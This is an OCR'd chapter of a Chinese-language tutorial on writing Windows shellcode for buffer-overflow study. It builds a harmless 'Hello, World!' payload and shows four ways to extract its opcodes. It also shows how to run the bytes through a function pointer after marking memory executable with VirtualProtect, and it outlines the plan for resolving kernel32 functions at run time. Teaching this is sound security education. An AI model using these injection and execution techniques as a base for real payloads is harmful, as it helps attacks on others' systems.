


可以看出程式在印出 Hello, World! 之後便結束了。

我們這次使用 Immunity 打開 TestShellcode.exe，使用方式和 OllyDbg 很像，在選單中找到 File | Open，並開啟檔案 TestShellcode.exe，開啟後找到其函式 main 的位址，大約在 00401290 的位址是起頭，直到 004012E4 執行 RETN 結束，如下圖：

```
00401290 r$ 55            PUSH EBP
00401291  . 89E5          MOV EBP,ESP
00401293  . 83EC 18       SUB ESP,18
00401296  . 83E4 F0       AND ESP,FFFFFFF0
00401299  . B8 00000000   MOV EAX,0
0040129E  . 83C0 0F       ADD EAX,0F
004012A1  . 83C0 0F       ADD EAX,0F
004012A4  . C1E8 04       SHR EAX,4
004012A7  . C1E0 04       SHL EAX,4
004012AA  . 8945 F8       MOV DWORD PTR SS:[EBP-8],EAX
004012AD  . 8B45 F8       MOV EAX,DWORD PTR SS:[EBP-8]
004012B0  . E8 7B040000   CALL TestShel.00401730
004012B5  . E8 16010000   CALL TestShel.004013D0
004012BA  . C70424 003040 MOV DWORD PTR SS:[ESP],TestShel.00403000  printf
004012C1  . E8 5A050000   CALL <JMP.&msvcrt.printf>
004012C6  . C745 FC 00204 MOV DWORD PTR SS:[EBP-4],TestShel.00402   ASCII "h
004012CD  . 8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
004012D0  . FFD0          CALL EAX
004012D2  . C70424 1C3040 MOV DWORD PTR SS:[ESP],TestShel.0040301   printf
004012D9  . E8 42050000   CALL <JMP.&msvcrt.printf>
004012DE  . B8 00000000   MOV EAX,0
004012E3  . C9            LEAVE
004012E4  . C3            RETN
```

在函式 main 裡面，兩個 printf 夾起來的指令，就是我們透過函式指標去呼叫 shellcode 的地方，從 Immunity 來看其位址是 004012C6 到 004012D0，我們在 004012D0 的地方看到 CALL EAX，這就是函式的呼叫 fp(); 那一行程式碼，所以我們在 004012D0 的地方點擊滑鼠左鍵使其反白，並按下 F2 設下中斷點，然後按下 F9 使程序執行到此，並且按下 F7 跟隨 CALL EAX 指令進入到我們的 shellcode 位址，按下 F7 那一霎那，程序來到 00402000，這是 char shellcode[] 字元指標儲存在記憶體的位址，如下圖，可以看到我們的 shellcode 已經被組譯成組語指令，其位址從 00402000 到 00402026：



讀者可以自行試著按下 F8 一行一行執行 shellcode 的指令，並且觀看其堆疊和暫存器的變化，執行完 0040201B 的 CALL ECX 的時候，畫面會印出 Hello, World!，程式會終止在執行完 00402026 的時候。
從一開始的 C 語言到現在為止，我們的第一個 shellcode 誕生了。

透過 Metasploit 的 nasm_shell.rb 取得 opcode

Metasploit 是由 Ruby 語言所寫成，其程式原始碼也是直接透過文字編輯器查看檔案就可以看得到，nasm_shell.rb 工具程式是附在 Metasploit 裡面的，不需要額外的安裝，至於 Metasploit 整個套件的安裝，請參考本書前面環境與工具安裝的章節，筆者個人的習慣是使用 Linux 系統，所以我將 Metasploit 安裝在 Ubuntu 11.04 的系統上，建議讀者不論是實體機器或者是虛擬機器，至少能夠架設一個 Linux 系統的環境以供實驗和測試，以下假設 Metasploit 安裝在 /shelllab/msf3 路徑下 (如果不是請讀者自行調整指令)，該路徑下會有一個子目錄 tools，直接在該子目錄下執行 ./nasm_shell.rb 即可，如下圖，紅線畫的是我們輸入的指令：


```
$ cd /shelllab/msf3/tools
$ ./nasm_shell.rb
nasm >
```

將我們上面的組合語言，一行一行的輸入在 nasm > 之後按下 Enter，如下圖，紅線是我們輸入的指令，藍線是其回饋給我們的 opcode，最後執行 quit 離開 nasm_shell.rb 環境，讀者在自行嘗試的過程中，仍然需要記得將 printf 和 exit 的函式位址依照你的環境所看到的數值作對應的調整。

```
nasm > PUSH 0x00000A21
00000000  68210A0000        push dword 0xa21
nasm > PUSH 0x646C726F
00000000  686F726C64        push dword 0x646c726f
nasm > PUSH 0x57202C6F
00000000  686F2C2057        push dword 0x57202c6f
nasm > PUSH 0x6C6C6548
00000000  6848656C6C        push dword 0x6c6c6548
nasm > PUSH ESP
00000000  54                push esp
nasm > MOV ECX,0x77C4186A
00000000  B96A18C477        mov ecx,0x77c4186a
nasm > CALL ECX
00000000  FFD1              call ecx
nasm > XOR EAX,EAX
00000000  31C0              xor eax,eax
nasm > PUSH EAX
00000000  50                push eax
nasm > MOV ECX,0x77C39E7E
00000000  B97E9EC377        mov ecx,0x77c39e7e
nasm > CALL ECX
00000000  FFD1              call ecx
nasm >
```

將所得到的 opcode 稍作整理，成為 C 語言字元陣列的格式，眼尖的讀者應該會發現，透過 nasm_shell.rb 取得的 opcode，和透過 Immunity 的外掛 mona.py 取得的，兩者有些微的差異，透過 nasm_shell.rb 產生出來的 opcode 比較短一點，opcode 雖然不同，但是指

```
// Date: 2011/11/27
#include <cstdio>
using namespace std;

char shellcode [] =
"\x68\x21\x0A\x00\x00" // push dword 0xa21
"\x68\x6F\x72\x6C\x64" // push dword 0x646c726f
"\x68\x6F\x2C\x20\x57" // push dword 0x57202c6f
"\x68\x48\x65\x6C\x6C" // push dword 0x6c6c6548
"\x54"                 // push esp
"\xB9\x6A\x18\xC4\x77" // mov ecx,0x77c4186a (modify this value)
"\xFF\xD1"             // call ecx
"\x31\xC0"             // xor eax,eax
"\x50"                 // push eax
"\xB9\x7E\x9E\xC3\x77" // mov ecx,0x77c39e7e (modify this value)
"\xFF\xD1"             // call ecx
;

typedef void (*FUNCPTR)();
int main() {
    printf("<< Shellcode 開始執行 >>\n");

    FUNCPTR fp = (FUNCPTR)shellcode;
    fp();

    printf("(你看不到這一行，因為 shellcode 執行 exit() 離開程式了)");
}
```



使用 NASM 取得 opcode


這是筆者介紹的最後一種取得 opcode 的作法，原理就是我們直接寫組合語言的程式碼，並且將程式碼組譯出來成為二進位檔案，再透過工具來讀取二進位檔案的內容，將其轉換成字元陣列的形式。首先我們先使用記事本或者任何的文字編輯軟體，將我們的原本有的指令存檔為 shellcode001.asm，請注意，我在最前面加上一行 [BITS 32]，因為等一下我們要使用 nasm 組譯器來組譯此檔案，所以特別註明我們是 32 位元的格式：

```
[BITS 32]
PUSH 0x00000A21
PUSH 0x646C726F
PUSH 0x57202C6F
PUSH 0x6C6C6548    ; 字串現在在 [ESP]
PUSH ESP           ; 字串現在在 [ESP+4]，字串指標在 [ESP]
MOV ECX,0x77C4186A ; 將 77C4186A 存入 ECX 中，請填你在 OllyDbg 中看到的 printf 位址
CALL ECX           ; 呼叫 printf
XOR EAX,EAX        ; 將 EAX 歸零
PUSH EAX           ; 把 0 放在 [ESP]，以供 exit 使用
MOV ECX,0x77C39E7E ; 將 77C39E7E 存入 ECX 中，請填你在 OllyDbg 中看到的 exit 位址
CALL ECX           ; 呼叫 exit
```

假設此檔案是存在路徑 E:\asm\shellcode001.asm，而我們的 nasm 程式安裝於 C:\nasm，打開 Windows 的命令列模式 cmd.exe，在命令列模式下輸入如下：(請留意，如果你的 NASM 安裝路徑和筆者此處路徑不同，請視情況調整)

```
c:\nasm\nasm e:\asm\shellcode001.asm -o e:\asm\shellcode001.bin
```

nasm 透過參數 -o 會輸出檔案 e:\asm\shellcode001.bin，如果用 HxD 這一類的 HEX 編輯軟體將輸出檔案 shellcode001.bin 打開來看，就直接可以看到我們的 opcode 了，如下圖紅框框起來的部份：



為了方便的緣故，筆者以 C++ 語法寫了一支小工具程式，可以幫助將 bin 二進位檔案轉換為 C/C++ 的字元陣列格式，其效用類似 Metasploit 裡頭的 generic/none 編碼器，不過我的小程式多了一個簡單功能可以控制每一行要輸出幾個字元，方便排版，關於 Metasploit 的編碼器我們晚一點會更詳細來研究。你可用 Dev-C++ 開啟一個 C++ 專案，命名為 fonReadBin，新增一個 fonreadbin.cpp 檔案並將以下程式碼拷貝編輯進去，存檔後編譯：

```
*/

#include <iostream>
#include <fstream>
#include <vector>
#include <algorithm>
#include <iomanip>
using namespace std;

typedef vector<unsigned char=""> BinaryArray;

void usage();
bool read_binary(ifstream&, BinaryArray&);
unsigned output_hex(BinaryArray const &, unsigned const);

int main(int argc, char **argv) {
    if(argc < 2) {
        usage();
        return -1;
    }

    ifstream fin(argv[1], ios_base::binary);
    if(!fin) {
        cerr << "failed to open file \"" << argv[1]
             << "\".\n";
        return -1;
    }

    BinaryArray array;
    if(!read_binary(fin, array)) {
        cerr << "failed to parsed file \"" << argv[1]
             << "\".\n";
        return -1;
    }

    unsigned count_per_line = 16;
    if(argc >= 3) count_per_line = atoi(argv[2]);
    cout << "//Reading \"" << argv[1] << "\"\n"
         << "//Size: " << array.size() << " bytes\n"
         << "//Count per line: " << count_per_line
         << "\n";
    unsigned null_count = output_hex(array, count_per_line);
    cout << "//NULL count: " << null_count << '\n';
}

unsigned output_hex(BinaryArray const &carr, unsigned const cpl) {
    unsigned null = 0;
    cout << "char code[] = \n\"";
    for(size_t i = 1; i <= carr.size(); ++i) {
        cout << "\\x" << hex << setw(2)
             << setfill('0') << (unsigned)(carr[i-1]);
        if(!(i % cpl)) {
            cout << "\"\n";
            if(i < carr.size()) cout << '\"';
        }
        if(!(carr[i-1])) ++null;
    }

    if(carr.size() % cpl) cout << '\"';
    cout << ";\n";
    return null;
}

bool read_binary(ifstream& fin, BinaryArray& arr) {
    try {
        unsigned file_length;

        fin.seekg(0, ios::end);
        file_length = fin.tellg();
        fin.seekg(0, ios::beg);

        arr.resize(file_length);
        char *mem_buf = new char [file_length];
        fin.read(mem_buf, file_length);
        copy(mem_buf, mem_buf+file_length, arr.begin());
        delete [] mem_buf;
    } catch(...) {return false;}
    return true;
}

void usage() {
    cout << "Usage: fonReadbin <asm_bin_file> [count_per_line=16]\n"
         << "Read binary data from the file and output the hex string for C/C++\n"
         << "Version 1.0\n"
         << "Email: fon909@outlook.com\n"
         << "Example: ./fonReadBin shellcode.asm 32";
}
```

假設我們的 shellcode001.bin 路徑是在 e:\asm\shellcode001.bin，而剛剛的 fonReadBin.exe 是在 e:\BofProjects\fonReadBin\fonReadBin.exe，則在 Windows 命令列模式 cmd.exe 之下，輸入如下面畫面的指令，即可將 shellcode001.bin 裡面的二進位數值轉換為 C/C++ 的字元陣列格式：

```
//Count per line: 16
char code[] =
"\x68\x21\x0a\x00\x00\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x57\x68"
"\x48\x65\x6c\x6c\x54\xb9\x6a\x18\xc4\x77\xff\xd1\x31\xc0\x50\xb9"
"\x7e\x9e\xc3\x77\xff\xd1";
//NULL count: 2

E:\BofProjects\fonReadBin>
```

最後，我們將 fonReadBin 的輸出當作我們的 shellcode，將專案 TestShellcode 程式碼修改一下，fonReadBin 輸出的字元陣列名稱預設為 code，請記得把它改變為 shellcode 如下：

```
// File name: testshellcode.cpp
// Date: 2011/11/27
#include <cstdio>
using namespace std;

//Reading "e:\asm\shellcode001.bin"
//Size: 38 bytes
//Count per line: 16
//NULL count: 2
char shellcode[] =
"\x68\x21\x0a\x00\x00\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x57\x68"
"\x48\x65\x6c\x6c\x54\xb9\x6a\x18\xc4\x77\xff\xd1\x31\xc0\x50\xb9"
"\x7e\x9e\xc3\x77\xff\xd1";

typedef void (*FUNCPTR)();

int main() {
    printf("<< Shellcode 開始執行 >>\n");
    FUNCPTR fp = (FUNCPTR)shellcode;
    fp();
    printf("(你看不到這一行，因為 shellcode 執行 exit() 離開程式了)");
}
```

存檔編譯出 TestShellcode.exe 並且開啟 Windows 命令列模式 cmd.exe 來執行看看，結果同上面其他的幾個方法一樣正確無誤。

到此我們從 C 語言開始，不但寫出了一個會印出 Hello, World! 字串的 shellcode，而且也會了至少四種取得 opcode 的方式。

檢討我們的第一個 Shellcode


到此為止，我們已經從 C 語言寫出第一個 shellcode，印出 Hello, World! 並且執行 exit() 結束程式，也看過四種取得 opcode 的方法，有透過 WinDbg 取得的，有透過 Immunity 的 mona.py 外掛取得的，有透過 Metasploit 的工具程式 nasm_shell.rb 取得的，最後，我們也展示了直接撰寫組合語言程式碼，並且透過 NASM 組譯器組譯之後再取得 opcode 的方法，這四種方法之中，筆者推薦使用 NASM 的方法，因為其會產生一個副檔名為 bin 的二進位檔案，此檔案可以用來比較記憶體中的 shellcode 是否完整正確，更多的例子我們在之後的章節可以看到，也是因為我們在很多情況中，常常需要 shellcode 的二進位檔案，筆者才撰寫上面那支小工具程式。

相信讀者目前應該已經對 shellcode 以及相關的工具有一定的熟悉程度了，我們要來檢討一下我們的第一支 shellcode，這樣的一個 shellcode 只能夠用在測試的環境下，無法用在現實世界裡面，我們的 shellcode 有幾個相當重要的問題，列出如下：


- 預先假設程式的執行環境是 Windows 的 cmd.exe 命令列模式 (Console 模式)
- 含有 NULL 字元 (\x00 字元)
- 使用了絕對記憶體位址 77C4186A (msvcrt.printf) 和 77C39E7E (msvcrt.exit)
- 預先假設了函式 printf 和 exit 一定可以被呼叫到，也就是預先假設 msvcrt.dll 一定被載入到記憶體中

首先關於第 1 個問題，因為我們晚一點會用訊息方塊 (MessageBox) 來實作我們的 shellcode，那個時候就無所謂原來的程式是不是 Console 模式了，在那之前，為了簡化問題的緣故，我們不去理會這個問題，其實，如果真的要解決的話，我們可以透過呼叫 Windows API 函式 AllocConsole() 來確定我們會有一個 Console 可以使用，即便原來的程式是圖形介面程式 (GUI application) 沒有命令列視窗，也可以透過 AllocConsole() 來讓它生出一個命令列視窗出來。關於第 2 個問題，我們晚一點會使用 Metasploit 提供的編碼器來編碼我們的 shellcode，以去除掉 NULL 字元，進階的 shellcode 撰寫技巧包含如何使用更短且不包含 NULL 字元的組語 opcode 來達到同樣的目的，已超過本章節的範圍，我們在此也暫時不需要理會這個問題。

接著我們來看最後兩個問題，這是真正的大問題，一定必須解決，而且解決的過程也會幫助讀者更了解 shellcode 原理和緩衝區溢位攻擊的技術，在我們的 shellcode 中使用了絕對記憶體位址 77C4186A (msvcrt.printf) 和 77C39E7E (msvcrt.exit)，這兩個記憶體位址位在 msvcrt.dll，所以會因為 msvcrt.dll 被載入到記憶體位址不同而改變，有些時候甚至 msvcrt.dll 不會被載入到記憶體裡面，為了更明確地了解這一點，我們用 Immunity 開啟 TestShellcode.exe，在 Immunity 的選單中執行 View | Executed modules Alt+E，會列出 TestShellcode.exe 載入到記憶體的模組 (即 DLL 動態函式庫以及 TestShellcode.exe 程式本身)，如下圖：




從上圖可以看到，TestShellcode.exe 在一開始執行的時候，載入了 4 個模組到記憶體中，其分別是 TestShellcode.exe 本身，記憶體位址的基底 (Base) 在 00400000，大小長度為 00006000，另外還有 3 個 DLL 模組，排列在清單上的第一個是




從上圖可以看到，從訊息第 4 行到第 7 行列出了幾個 ModLoad 訊息，代表開啟 TestShellcode.exe 所載入的模組，可以看到和 Immunity 一樣，msvcrt.dll 被載入到記憶體當中，其位址基底是在 77c10000，範圍一直延伸到 77c68000。

筆者實際實驗的結果，如果使用 Dev-C++ 去編譯，幾乎總是會載入 msvcrt.dll，在 Windows XP SP3 底下其基底位址幾乎總是 77c10000 (筆者尚未碰到過不是的情形，但是不敢斷定)，因此我們的 shellcode 如果是用在 Dev-C++ 所編譯的程式，而且只在 Windows XP SP3 或者是更早以前的作業系統版本上執行，很高的機率是不會有第 3 和第 4 的問題，但只要是 Vista 以後的系統就會自動啟動 ASLR，將 msvcrt.dll 載入到看似亂數決定的基底位址上。

看完 Dev-C++ 之後，我們也來觀察一下微軟的編譯器所編譯出來的程式情況如何？開啟 Visual C++ 2010 Express (以下文中我都簡稱 VC++ 2010)，在選單中，執行 File | New | Project... Ctrl+Shift+N 開啟一個 Win32 Console Application，命名為 TestShellcodeVC，如下圖，按下 OK 確認：




在下一個視窗中，在左邊選擇 Application Settings，右邊選擇 Console application，下方 Empty project 處打勾，按下 Finish 按鈕確定，如下圖：



此時 VC++ 2010 已經幫我們產生出一個 C++ 的專案，按下 Ctrl+Shift+A 新增檔案到專案中，類型選擇 C++ File (.cpp)，名稱輸入

```
#include <cstdlib>
#include <cstdio>

int main() {
    printf("Hello, World!\n");
    exit(0);
}
```

上面這段程式碼，也是一樣印出 Hello, World!\n 之後執行 exit 離開程式，編譯之後會在專案目錄下產生一個子資料夾 Debug，並於此資料夾下生成 TestShellcodeVC.exe 執行程式，用 Immunity 打開此 EXE 檔案，觀看其模組，如下圖：




可以看出此程式並沒有載入 msvcrt.dll，取而代之的是，程式載入 msvcr100d.dll，VC++ 2010 預設都會有兩組編譯和連結的設定檔案，一組叫做 Debug，另一組叫做 Release，預設 VC++ 2010 按下 F7 編譯出來的 EXE 檔案是 Debug 版本的 (這也是為什麼 EXE 檔案是放在 Debug 子資料夾下面)，在 VC++ 2010 的選單中，有一個下拉式選單，可以選擇 Debug 或是 Release，改成 Release 之後再按下 F7 編譯程式就會產生 Release 資料夾，並且生成另一個 EXE 執行檔案，Release 版本編譯出來的執行檔案會經過最佳化處理，如果我們觀看 Release 版本的程式，會發現其載入的是 msvcr100.dll，可以知道 msvcr100d.dll 是內含偵錯資訊的版本，無論是 Debug 或者 Release 版本，用 VC++ 2010 編譯出來的程式，都不會載入 msvcrt.dll，因此我們的 shellcode 完全無法使用在 VC++ 2010 所編譯的專案當中。

要解決第 3 和第 4 的問題，必須要能夠在 shellcode 被執行的當下，動態地抓取所要呼叫的函式的記憶體位址，如果該 DLL 沒有被載入到記憶體內，我們必須透過 shellcode 將其載入，然後再去 DLL 的記憶體空間內找到我們所要的函式，以我們的第一個 shellcode 來說，我們必須要動態地載入 msvcrt.dll，並且知道它被載入到記憶體的基底位址在哪裡，再從那裡去找到它內部的兩個函式 printf 和 exit，並且進行函式呼叫，這些動作都必須以 shellcode 完成，也就是說我們必須將這些動作以組合語言的 opcode 形式，排列在一個 16 進位表示的字元陣列中。在我們進一步解決問題之前，讓我們先回到 VC++ 2010，稍微修改一下剛剛的專案 TestShellcodeVC，我們把 testshellcodevc.cpp 檔案修改成和早先在 Dev-C++ 的 testshellcode.cpp 一樣，把我們的第一個 shellcode 貼在程式碼內如下 (請記得你的 shellcode 應該會和下面的不同，因為 printf 和 exit 的位址不同的關係)，雖然我們的 shellcode 不能用在 VC++ 2010 上，但是我們還是將程式的架構先準備好，之後我們會一一克服問題，讓 TestShellcodeVC 可以順利執行，另外值得注意的是，VC++ 2010 的編譯器會將 shellcode 陣列的記憶體區塊設定為不可執行，因為 shellcode 本身是一個全域變數，被編譯器設定為不可執行是很合理的事，反觀 Dev-C++ 因為在這方面不會作多餘的動作，所以 Dev-C++ 裡的 shellcode 很自然天生就可以被執行，我們在 VC++ 2010 的程式裡面先使用 Windows API 函式 VirtualProtect() 將 shellcode 所在的記憶體位址設定為可執行，另外再對 shellcode 作型別轉換的時候，必須先將其轉換成 void* 指標，才能再轉換成 FUNCPTR 型別，請參考下方程式碼：

```
// File name: testshellcodevc.cpp, copied from Dev-C++:testshellcode.cpp
// Date: 2011/11/27
#include <windows.h>
#include <cstdio>
using namespace std;

//Reading "e:\asm\shellcode001.bin"
//Size: 38 bytes
//Count per line: 16
//NULL count: 2
char shellcode[] =
"\x68\x21\x0a\x00\x00\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x57\x68"
"\x48\x65\x6c\x6c\x54\xb9\x6a\x18\xc4\x77\xff\xd1\x31\xc0\x50\xb9"
"\x7e\x9e\xc3\x77\xff\xd1";

typedef void (*FUNCPTR)();

int main() {
    printf("<< Shellcode 開始執行 >>\n");

    unsigned dummy;
    VirtualProtect(shellcode, sizeof(shellcode), PAGE_EXECUTE_READWRITE, (PDWORD)&dummy);
    FUNCPTR fp = (FUNCPTR)(void*)shellcode;
    fp();

    printf("(你看不到這一行，因為 shellcode 執行 exit() 離開程式了)");
}
```


存檔，編譯 (使用 Debug 版)，並且我們開啟 Windows 的命令列模式來執行看看，假設我們的執行檔案放置於 "C:\Documents and Settings\Administrator\My Documents\Visual Studio 2010\Projects\TestShellcodeVC\Debug\TestShellcodeVC.exe" (我知道有點長，但是預設 VC++ 2010 就是使用這樣的路徑來存放專案，我為了讀者操作方便，故盡量不去動它的預設)，如果你的路徑和這個路徑不一樣，請自行修改，預設 VC++ 2010 將專案存放在電腦「我的文件夾」下的「Visual Studio 2010」子資料夾下的「Projects」子資料夾，請到該處找到你的專案和執行檔案。



程式印出 << Shellcode 開始執行 >> 字串之後，接著執行 fp(); 函式指標的呼叫，也就是我們的 shellcode，就在那個霎那，因為找不到 msvcrt.dll 和 printf 函式，程式異常終止了，如果我們選擇偵錯的話，按下 Debug 按鈕，假設讀者是設定 WinDbg 為 just-in-time debugger 的話，WinDbg 跳出來會顯示訊息如下：

```
...(省略)
(bd8.ea8): Unknown exception - code c0000096 (!!! second chance !!!)
eax=00000001 ebx=7ffdb000 ecx=77c4186a edx=77b364f4 esi=001cf7d4 edi=001cf8b8
eip=77c4186a esp=001cf7b8 ebp=001cf8b8 iopl=0         nv up ei pl zr na pe nc
...(省略)
```

可以看到 eip = 77c4186a，如果讀者是設定 OllyDbg 為 just-in-time debugger 的話，OllyDbg 會跳出來接手，我們透過 OllyDbg 的視窗也可以看到 EIP = 77C4186A，也就是筆者電腦上 msvcrt.printf 的位址，VC++ 2010 的編譯器預設不會載入 msvcrt.dll，故 shellcode 裡面對此位址的呼叫造成程式的異常終止。



接下來，為了解決上面這個問題，我們要在 shellcode 裡面動態偵測程式所載入的 DLL，如果沒有我們要的 DLL 就透過 shellcode 將其載入，並且在該 DLL 內取得我們想要的函式位址，聽起來像是天方夜譚，所使用的手法相當巧妙，最終目的是要讓我們的 shellcode 在 VC++ 2010 和 Dev-C++ 都能夠使用，事實上，是要讓它不管在什麼編譯環境下都可以使用，也要讓它在 Vista 和 Windows 7 下可以正常使用。以下篇幅中筆者會盡可能地把這些手法來龍去脈解釋清楚，不像一般網路上大家通常只談論結果，灑出幾行神秘的組合語言，說這些組合語言可以用，然後瀟灑地離去，好像這些手法是從石頭縫裡蹦出來，或是從天上跌下來的一樣，有些時候碰到熱心的高手會多解釋一點，但是就筆者窄淺的眼光來看，其內容所涵蓋未解釋的地方還是太多，以至於初學者和高手之間的鴻溝越來越深，筆者私以為本章接下來所寫的內容是目前在公開網路上或者出版刊物中，針對這個議題解釋的最詳盡的，以下文中也牽涉到一些作業系統的內部資訊和結構，筆者盡量以淺顯易懂的方式逐一說明，但主要只針對和緩衝區溢位攻擊有關的部份進一步解釋，其餘部份如果不相關，則會直接帶過，對筆者跳過和作業系統內部有關的部份有興趣的人，可以參閱《Windows Internals》這本書的第 5 章，撰寫本文的當下此書出到第 5 版。

我們的策略是這樣，利用系統重要的動態函式庫 kernel32.dll，假設它一定會被載入到應用程式的記憶體空間中，我們使用 shellcode 動態地在記憶體裡面找到 kernel32.dll 的基底位址，再找到 kernel32.dll 裡面的 LoadLibraryA 函式位址，使用 LoadLibraryA 將 msvcrt.dll 載入記憶體中，並且在 msvcrt.dll 裡面再找到 printf 和 exit 函式位址，再呼叫 printf 印出 Hello, World! 字串並且使用 exit 離開程式。

